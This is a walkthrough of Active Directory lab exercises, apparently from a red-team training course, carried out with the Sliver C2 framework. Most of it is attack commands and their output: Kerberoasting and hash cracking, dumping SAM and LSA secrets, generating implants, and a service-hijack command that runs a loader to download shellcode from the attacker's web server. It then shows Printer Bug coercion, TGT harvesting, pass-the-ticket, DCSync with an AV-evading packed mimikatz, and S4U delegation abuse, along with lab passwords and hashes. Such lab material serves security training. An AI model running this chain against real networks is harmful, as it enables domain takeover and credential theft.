An alternative would be to use raw LDAP queries using the --**ldap** argument and the LDAP filter: **(&(objectCategory=person)(objectClass=user)(servicePrincipalName=*))** which filters for all USER_OBJECT types with the Service Principal Name property enabled. We use the **--filter** argument to only return the samaccountname and serviceprincipalname.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' --ldap
"(&(objectCategory=person)(objectClass=user)(servicePrincipalName=*))" --
filter samaccountname,serviceprincipalname
```

```
[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[+] LDAP search result count : 2
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => samaccountname,serviceprincipalname

[?] Object   : CN=krbtgt
    Path     : LDAP://CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
[+] serviceprincipalname
    |_ kadmin/changepw
[+] samaccountname
    |_ krbtgt

[?] Object   : CN=web svc
    Path     : LDAP://CN=web svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
[+] serviceprincipalname
    |_ SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL
    |_ SNMP/ufc-adminsrv
[+] samaccountname
    |_ websvc

[?] Object   : CN=svc admin
    Path     : LDAP://CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=loc
al
[+] serviceprincipalname
    |_ MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433, MSSQLSvc/dcorp-mg
mt.dollarcorp.moneycorp.local
[+] samaccountname
    |_ svcadmin
```

We can then use Rubeus to output these hashes to a text file for cracking later. We can also specify specific users to Kerberoast using the **/user** option and Kerberoast all users over a specific OU using the **/ou** option.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 45
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'kerberoast /user:svcadmin /simple
/rc4opsec /outfile:C:\AD\Tools\Sliver\hashes.txt'
[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will
be requested for everything else
[*] Target User            : svcadmin
[*] Target Domain          : dollarcorp.moneycorp.local
[+] Ticket successfully imported!
[*] Searching for accounts that only support RC4_HMAC, no AES
```

```
[*] Searching path 'LDAP://dcorp-dc.dollarcorp.moneycorp.local/DC=dollarcorp,
DC=moneycorp,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName
=*)(samAccountName=svcadmin)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))
(!msds-supportedencryptiontypes:1.2.840.113556.1.4.804:=24))'

[*] Total kerberoastable users : 1
[*] Hash written to C:\AD\Tools\Sliver\hashes.txt
[*] Roasted hashes written to : C:\AD\Tools\Sliver\hashes.txt
```

We can now use John the Ripper to brute-force the hashes. Please note that you need to remove ":1433" from the SPN in hashes.txt before running John.

`$krb5tgs$23$*svcadmin$dollarcorp.moneycorp.local$MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433*` should be `$krb5tgs$23$*svcadmin$dollarcorp.moneycorp.local$MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local*` in hashes.txt

Run the below command in a new PowerShell session after making the above changes.

```
PS C:\AD\Tools> C:\AD\Tools\Sliver\john-1.9.0-jumbo-1-win64\run\john.exe --wo
rdlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\Sliver\hashes.tx
t
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
*ThisisBlasphemyThisisMadness!! (?)
1g 0:00:00:00 DONE (2023-03-03 09:18) 90.90g/s 186181p/s 186181c/s 186181C/s
energy..mollie
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Learning Objective 15

- Find a server in the dcorp domain where Unconstrained Delegation is enabled.
- Compromise the server and escalate to Domain Admin privileges.
- Escalate to Enterprise Admins privileges by abusing Printer Bug!

Find a server where Unconstrained Delegation is enabled

Using StandIn

We first need to find a server that has unconstrained delegation enabled. We can use StandIn to do this on the dcorp-stdX session. Using the **--delegation** argument allows to enumerate all types of delegation enabled.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/StandIn.exe' --delegation

[*] Output:

[?] Using DC : dcorp-dc.dollarcorp.moneycorp.local
[?] Found 2 object(s) with unconstrained delegation..


[*] SamAccountName            : DCORP-APPSRV$
    DistinguishedName         : CN=DCORP-APPSRV,OU=Servers,DC=dollarcorp,DC=mo
neycorp,DC=local
    userAccountControl        : WORKSTATION_TRUST_ACCOUNT, DONT_EXPIRE_PASSWD,
 TRUSTED_FOR_DELEGATION

[*] SamAccountName            : DCORP-DC$
    DistinguishedName         : CN=DCORP-DC,OU=Domain Controllers,DC=dollarcor
p,DC=moneycorp,DC=local
    userAccountControl        : SERVER TRUST ACCOUNT, DONT EXPIRE PASSWD, TRUS
TED_FOR_DELEGATION

[.....snip... ]
```

Using ADSearch

We can use ADSearch to find servers with unconstrained delegation enabled in the dcorp-stdX session with an LDAP filter using the **--search** argument: **(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=524288))**. This LDAP filter searches for Computer Objects with Unconstrained delegation enabled.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=52428
8))" --attributes samaccountname,dnshostname,operatingsystem'

[*] Output:

    ___    _____ _____                    __
   /   |  /____\/____/____ _____________/ /_
  / /| | / / / / /\___\/ _ \/____`/____/____\
 /_____|/ /_/ /___/ / ___/ /_/ / /__/ / / /
/_/  |_/_____//____/\_/\_,_/\_/_/ /_/
Twitter: @tomcarver_
GitHub: @tomcarver16

[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 2
        [+] samaccountname  : DCORP-DC$
        [+] dnshostname     : dcorp-dc.dollarcorp.moneycorp.local
        [+] operatingsystem : Windows Server 2016 Standard

        [+] samaccountname  : DCORP-APPSRV$
        [+] dnshostname     : dcorp-appsrv.dollarcorp.moneycorp.local
        [+] operatingsystem : Windows Server 2016 Standard
```

Compromise the server and escalate to Domain Admin privileges

Using SharpSecDump, Rubeus, LACheck, SpoolSample and Scshell

Since the prerequisite for elevation using Unconstrained delegation is having admin access to the machine, we need to compromise a user which has local admin access on dcorp-appsrv. We can extract secrets for dcorp\appadmin, dcorp\srvadmin and dcorp\websvc from dcorp-adminsrv using sharpsecdump remotely as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 60
'/mnt/c/AD/Tools/Sliver/SharpSecDump.exe' "-target=dcorp-adminsrv"

[*] sharpsecdump output:
[*] RemoteRegistry service started on dcorp-adminsrv
[*] Parsing SAM hive on dcorp-adminsrv
[*] Parsing SECURITY hive on dcorp-adminsrv
[*] Sucessfully cleaned up on dcorp-adminsrv
                Results from dcorp-adminsrv
[*] SAM hashes                                  ----------
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2c0bba089d2d62e4d8911fc2fc
c0c2e2
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0
[*] Cached domain logon information(domain/username:hash)
DOLLARCORP.MONEYCORP.LOCAL/websvc:$DCC2$10240#websvc#5100e73bf7f60de365fe1e39
d21070c9
DOLLARCORP.MONEYCORP.LOCAL/appadmin:$DCC2$10240#appadmin#8bb559da7ec65410afbd
8c561b37f5b5
DOLLARCORP.MONEYCORP.LOCAL/srvadmin:$DCC2$10240#srvadmin#904d497b20b7f6aa8667
a17d6405289d
DOLLARCORP.MONEYCORP.LOCAL/svcadmin:$DCC2$10240#svcadmin#80dcb7982483a2ee1aaa
9ef2da703179
[*] LSA Secrets
[*] $MACHINE.ACC
dollarcorp.moneycorp.local\dcorp-adminsrv$:aad3b435b51404eeaad3b435b51404ee:b
5f451985fd34d58d5120816d31b5565
[*] DPAPI_SYSTEM
dpapi_machinekey:b769847ee855152df7a4594c40a86f4e4212d031
dpapi_userkey:15ed629ec20c5b5e266129832d792b0bc84b1010
[*] NL$KM
NL$KM:09c87bc296416ecbb2f61bdc295c39767ea62297dcd3be6bc3714871616bb2b3d0d6e04
8f08b7d8b8b149505b421fe93285147f12624b5f4e420b6ace5903302
[*] _SC_SNMPTRAP
```

```
dcorp\websvc:AServicewhichIsNotM3@nttoBe
[*] _SC_wmiApSrv
dcorp\appadmin:*ActuallyTheWebServer1
----------Script execution completed----------
```

Let's check if anyone of the compromised users have local admin privileges on dcorp-appsrv.

Get a TGT for dcorp\appadmin using rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
/mnt/c/AD/Tools/Sliver/Rubeus.exe 'asktgt /user:appadmin
/password:"*ActuallyTheWebServer1" /nowrap /ptt'

[*] rubeus output:

   _______        _
  (_______\      | |
   _____) )_   _| |_____________   _  ____
  |  __  /| | | |  _ \|_____| | | |/___)
  | |  \ \| |_| | |_) )_____| |_| |____|
  |_|   |_|____/|____/|_____)____/(_/
  v2.0.1

[*] Action: Ask TGT
[*] Using rc4_hmac hash: D549831A955FEE51A43C83EFB3928FA7
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\appadmin'
[+] TGT request successful!
[*] base64(ticket.kirbi):

   [..........snip...........]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/dollarcorp.moneycorp.local
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  appadmin
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                :  1/19/2024 5:37:15 AM
  EndTime                  :  1/19/2024 3:37:15 PM
  RenewTill                :  1/26/2024 5:37:15 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  BZeppby4CClV2x0lllhSEA==
  ASREP (key)              :  D549831A955FEE51A43C83EFB3928FA7
```

Checking for local admin access using LACheck we find that we have local admin access to dcorp-appsrv as dcorp\appadmin.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/LACheck.exe' 'winrm /ldap:servers-exclude-dc
/threads:10 /domain:dollarcorp.moneycorp.local /user:appadmin'

[*] Output:
[+] Parsed Aguments:
        rpc:  False
        smb:  False
        winrm: True
        /bloodhound: False
        /dc:
        /domain: dollarcorp.moneycorp.local
        /edr: False
        /logons: False
        /registry: False
        /services: False
        /ldap: servers-exclude-dc
        /ou:
        /socket:
        /targets:
        /threads: 10
        /user: appadmin
        /verbose: False
[+] Performing LDAP query against dollarcorp.moneycorp.local for all enabled
servers excluding Domain Controllers or read-only DCs...
[+] This may take some time depending on the size of the environment
[+] LDAP Search Results: 8
Status: (0.00%) 0 computers finished (+0) -- Using 24 MB RAM
[WinRM] Admin Success: DCORP-ADMINSRV.DOLLARCORP.MONEYCORP.LOCAL as appadmin
[WinRM] Admin Success: DCORP-APPSRV.DOLLARCORP.MONEYCORP.LOCAL as appadmin
[+] Finished enumerating hosts
```

We can now use rubeus and SpoolSample (C# MS-RPRN exploit) to abuse the Printer bug along with Unconstrained Delegation.

Start a tcp pivot listener on dcorp-stdX and generate a corresponding implant.

```
[server] sliver (dcorp-std_https) > pivots tcp -l 8084
[*] Started tcp pivot listener :8084 with id 1

[server] sliver (dcorp-std_https) > generate --tcp-pivot 172.16.100.X:8084 -e
-f shellcode -N dcorp-appsrv_tcp -s Implants/dcorp-appsrv_tcp.bin
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 53s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/dcorp-appsrv_tcp.bin
```

Host the shellcode using HFS / a python3 webserver.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Upload the NtDropper onto dcorp-appsrv and abuse it using scshell with the wmiprvse service as shown in previous objectives.

```
[server] sliver (dcorp-std_https) > upload
'/mnt/c/AD/Tools/Sliver/BinLoader.exe' '\\dcorp-
appsrv\c$\Windows\temp\BinLoader.exe'
[*] Wrote file to \\dcorp-appsrv\c$\Windows\temp\BinLoader.exe

[server] sliver (dcorp-std_https) > scshell -t 180 dcorp-appsrv wmiApSrv
'C:\Windows\System32\cmd.exe /c start /b C:\windows\Temp\BinLoader.exe
172.16.100.X 8080 dcorp-appsrv_tcp.bin'
[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to dcorp-appsrv
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x000000002a0fc0d0
Opening wmiApSrv
SC_HANDLE Service 0x000000002a0fc250
LPQUERY_SERVICE_CONFIGA need 0x0000013a bytes
Original service binary path "C:\Windows\system32\wbem\WmiApSrv.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\windo
ws\Temp\BinLoader.exe 172.16.100.X 8080 dcorp-appsrv_tcp.bin"
Service was started
Service path was restored to "C:\Windows\system32\wbem\WmiApSrv.exe"

[*] Session 61d9999a dcorp-appsrv_tcp - 172.16.100.X:49902->dcorp-std_https->
 (dcorp-appsrv) - windows/amd64 - Fri, 19 Jan 2024 07:48:04 PST
```

Now that we have a session on dcorp-appsrv we can begin exploiting Unconstrained Delegation. Start the multiplayer mode to create two live sessions (one on dcorp-appsrv and the other on dcorp-stdX) on the Sliver C2 to exploit the Printer Bug and capture the TGT in another terminal simultaneously.

```
[server] sliver (dcorp-std_https) > multiplayer
[*] Multiplayer mode enabled!

[server] sliver (dcorp-std_https) > new-operator --name m3rcer --lhost 172.16
.100.X
[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /mnt/c/AD/Tools/Sliver/m3rcer_172.16.100.X.cf
g

[*] m3rcer has joined the game
```

Spawn another Ubuntu WSL prompt and execute the sliver-client_linux binary, import the generated configuration using the **import** command and start a new multiplayer session by connecting to the Sliver C2 on a new Kali terminal. Use this to access the dcorp-appsrv session to capture the corresponding TGT using rubeus on dcorp-appsrv and access the dcorp-stdX session on the main Sliver server to perform the MS-RPRN exploit.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux imp
ort ./m3rcer_172.16.100.X.cfg
2024/01/19 07:57:31 Saved new client config to: /root/.sliver-client/configs/
m3rcer_172.16.100.X.cfg

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux
Connecting to 172.16.100.X:31337 ...

sliver > sessions

 ID         Transport   Remote Address                          Hostname
      Username              Operating System   Health
========== =========== ======================================= =============
==== ==================== ================== =========
 61d9999a   pivot       172.16.100.X:49902->dcorp-std_https->   dcorp-appsrv
     NT AUTHORITY\SYSTEM   windows/amd64       [ALIVE]
 7a46cc3c   http(s)     172.16.100.X:49902                      dcorp-student
X   dcorp\studentX        windows/amd64       [ALIVE]
 b9cd498e   http(s)     172.16.100.X:49745                      dcorp-student
X   NT AUTHORITY\SYSTEM   windows/amd64       [ALIVE]

sliver > sessions -i 61d9999a
[*] Active session dcorp-appsrv_tcp (61d9999a)
```

Perform the following consecutively, on the dcorp-appsrv (Sliver Client) session run rubeus in **harvest** mode which takes the **monitor** mode one step further to capture TGT's since the Sliver session tasks would result in no output if execution occurs beyond the timeout period. **rubeus harvest /runfor:<x>** allows to specify how long to run the command and if this is below the Sliver task timeout we should receive the desired output (Note below **timeout** : 45 > **harvest /runfor**: 30).

```
sliver (dcorp-appsrv tcp) > ps -e taskhostw.exe

 Pid    Ppid   Owner                          Arch     Executable
Session
====== ====== ============================== ======== ==================== =
========

[......snip..... ]
4028   2176   NT AUTHORITY\SYSTEM            x86_64   taskhostw.exe         0
 1620   1000   NT AUTHORITY\SYSTEM            x86_64   taskhostw.exe
0
```

```
[server] sliver (dcorp-appsrv tcp) > migrate -p 1620 -t 200

[*] Successfully migrated to 1620

[*] Session 1h2abc05 dcorp-appsrv tcp - 172.16.100.61:49719-> dcorp-appsrv
tcp - windows/amd64 - Tue, 25 Feb 2025 02:41:18 PST

sliver (dcorp-appsrv_tcp) > execute-assembly -p taskhostw.exe -t 60
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'harvest /runfor:30 /interval:8 /nowrap
/targetuser:DCORP-DC$'
[*] Output:

[*] Action: TGT Harvesting (with auto-renewal)
[*] Target user     : DCORP-DC$
[*] Monitoring every 8 seconds for new TGTs
[*] Displaying the working TGT cache every 8 seconds
[*] Running collection for 30 seconds


[*] Refreshing TGT ticket cache (1/19/2024 8:10:31 AM)

  User                  :  DCORP-DC$@DOLLARCORP.MONEYCORP.LOCAL
  StartTime             :  1/19/2024 7:08:57 AM
  EndTime               :  1/19/2024 5:08:57 PM
  RenewTill             :  1/24/2024 7:37:45 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forward
ed, forwardable
  Base64EncodedTicket   :

    doIGRTCCBkGgAwIBBaEDAgE[. ...snip.....]

[*] Ticket cache size: 1
[*] Sleeping until 9/29/2022 1:43:42 AM (8 seconds) for next display
```

And in the other dcorp-stdX session (Sliver server) immediately perform the MS-RPRN exploit using SpoolSample.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 20
'/mnt/c/AD/Tools/Sliver/SpoolSample.exe' 'dcorp-dc.dollarcorp.moneycorp.local
dcorp-appsrv.dollarcorp.moneycorp.local'

[*] Output:
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

On the dcorp-appsrv session (Sliver client) copy the base64 encoded ticket and convert it to a ticket, then use it along **with rubeus to** Pass the Ticket.

Use rubeus to import and Pass the Ticket.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'ptt
/ticket:doIGRTCCBkGgAwIBBaEDAgE[....snip. ..............................]'
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We can now run a DCSync attack to validate the imported ticket.

```
[server] sliver (dcorp-std_https) > execute-assembly -p 'explorer.exe' -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /user:dcorp\krbtgt
[DC] 'dollarcorp.moneycorp.local' will be the domain
[DC] 'dcorp-dc.dollarcorp.moneycorp.local' will be the DC server
[DC] 'dcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:59:41 PM
Object Security ID   : S-1-5-21-719815819-3726368948-3917688648-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 4e9815869d2090ccfca61c1fe0d23986

[..............snip.................]
```

Escalation to Enterprise Admins

Using Rubeus, SpoolSample, PEzor and Scshell

To get Enterprise Admin privileges, we need to force authentication from mcorp-dc. Reiterate the same process as before to capture TGT's of mcorp-dc from dcorp-appsrv

Setup rubeus as before in the dcorp-appsrv session (Sliver client) to capture the mcorp-dc$ TGT.

```
sliver (dcorp-appsrv_tcp) > execute-assembly -p taskhostw.exe -t 60
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'harvest /runfor:30 /interval:8 /nowrap
/targetuser:MCORP-DC$'


[*] rubeus output:

[*] Action: TGT Harvesting (with auto-renewal)
[*] Target user     : MCORP-DC$
[*] Monitoring every 8 seconds for new TGTs
[*] Displaying the working TGT cache every 8 seconds
[*] Running collection for 30 seconds


[*] Refreshing TGT ticket cache (1/19/2024 8:34:00 AM)

  User                  :  MCORP-DC$@MONEYCORP.LOCAL
  StartTime             :  1/19/2024 7:06:30 AM
  EndTime               :  1/19/2024 5:06:30 PM
  RenewTill             :  1/24/2024 7:36:04 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forward
ed, forwardable
  Base64EncodedTicket   :

    doIFVjCCBVKgAw[.....snip... ]Gw9NT05FWUNPUlAuTE9DQUw=

[*] Ticket cache size: 1
[*] Sleeping until 9/29/2022 2:43:42 AM (8 seconds) for next display

[*] Completed running for 30 seconds, exiting
```

Simultaneously, in the dcorp-stdX session (Sliver server) perform the MS-RPRN exploit using SpoolSample same as before.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 20
'/mnt/c/AD/Tools/Sliver/SpoolSample.exe' 'mcorp-dc.moneycorp.local dcorp-
appsrv.dollarcorp.moneycorp.local'

[*] Output:
[+] Converted DLL to shellcode
```

```
[+] Executing RDI
[+] Calling exported function
```

In a new Ubuntu WSL prompt, now create a .NET mimikatz binary to perform a dcsync on mcorp (**lsadump::dcsync /user:mcorp\krbtgt /domain:moneycorp.local**) as follows.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -
antidebug -fluctuate=NA -format=dotnet -sleep=5
/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -b 1 -p '"lsadump::dcsync
/user:mcorp\krbtgt /domain:moneycorp.local" "exit"'

----------------------------------------------------------------------------------------------------------------------------------------------------------------
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "lsadump::dcsync /user:mcorp\krbtgt /domain:moneycorp.loc
al" "exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.cPvUTONWm3/shellcode.cs"
  [ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcs
ync-mcorp.exe.packed.dotnet.exe
```

Use Rubeus to import and Pass the Ticket from the Rubeus output.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'ptt
/ticket:doIGRTCCBkGgAwIBBaEDAgE[....snip. ................................]'

[*] rubeus output:
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We can now run a DCSync attack to validate the imported ticket.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync-mcorp.exe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:mcorp\krbtgt /domain:moneycorp.
local
[DC] 'moneycorp.local' will be the domain
[DC] 'mcorp-dc.moneycorp.local' will be the DC server
[DC] 'mcorp\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt
** SAM ACCOUNT **
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:46:24 PM
Object Security ID   : S-1-5-21-335606122-960912869-3279953914-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: a0981492d5dfab1ae0b97b51ea895ddf
[snip]
```

Exit from the Sliver Client using the **exit** command and continue exploitation using the primary Sliver server dcorp-stdX session.

Learning Objective 16

Enumerate users in the domain for whom Constrained Delegation is enabled.

- For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
- Pass the ticket and access the service.

Enumerate computer accounts in the domain for which Constrained Delegation is enabled.

- For such a user, request a TGT from the DC.
- Obtain an alternate TGS for LDAP service on the target machine.
- Use the TGS for executing DCSync attack.

Constrained Delegation user enumeration

Using StandIn

We first need to find a user that has constrained delegation enabled. We can use StandIn to do this on the dcorp-stdX session. Using the **--delegation** argument allows to enumerate all types of delegation enabled.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 45
'/mnt/c/AD/Tools/Sliver/StandIn.exe' --delegation

[*] Output:
[?] Found 2 object(s) with constrained delegation..
[*] SamAccountName           : DCORP-ADMINSRV$
    DistinguishedName        : CN=DCORP-ADMINSRV,OU=Applocked,DC=dollarcorp,D
C=moneycorp,DC=local
    msDS-AllowedToDelegateTo : TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL
                               TIME/dcorp-DC
    Protocol Transition      : True
    userAccountControl       : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTHENTI
CATE_FOR_DELEGATION

[*] SamAccountName           : websvc
    DistinguishedName        : CN=web svc,CN=Users,DC=dollarcorp,DC=moneycorp
,DC=local
    msDS-AllowedToDelegateTo : CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL
                               CIFS/dcorp-mssql
    Protocol Transition      : True
    userAccountControl       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, TRUSTED_TO
_AUTHENTICATE_FOR_DELEGATION
[snip]
```

Using ADSearch

To enumerate users with constrained delegation we can use ADSearch with a raw LDAP query using the **--search** argument: **(&(objectCategory=user)(msds-allowedtodelegateto=*))**. This LDAP query searches for all User Objects with the msds-allowedtodelegateto property enabled.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 60
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search
"(&(objectCategory=user)(msds-allowedtodelegateto=*))" --attributes
cn,dnshostname,samaccountname,msds-allowedtodelegateto --json'

[*] Output:

    ___    _____  ______                   __
   /   |  /  ___\/  ___/  ____ _____ ______/ /_
  / /| | / / / /\___\/ _ \/ ___`/ ___/ ___\
 /_____|/ /_/ /___/ / ___/ /_/ / /__/ / / /
/_/  |_/_____//____/\___/\__,_/\___/_/ /_/

GitHub: @tomcarver16
[*] No domain supplied. This PCs domain will be used instead
[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
[
  {
    "cn": "websvc",
    "dnshostname": null,
    "samaccountname": "websvc",
    "msds-allowedtodelegateto": [
      "CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL",
      "CIFS/dcorp-mssql"
    ]
  }
]
```

Constrained Delegation user abuse

Using Rubeus

We already have secrets of dcorp\websvc from the dcorp-adminsrv machine.

Abuse Constrained Delegation using the hash of dcorp\websvc with rubeus as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 's4u /user:websvc
/aes256:2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e879470ade07e5412d7
/impersonateuser:Administrator /msdsspn:"CIFS/dcorp-
mssql.dollarcorp.moneycorp.LOCAL" /ptt'
[*] rubeus output:

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: 2d84a12f614ccbf3d716b8339cbbe1a650e5fb35
2edc8e879470ade07e5412d7
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\websvc'
[+] TGT request successful!
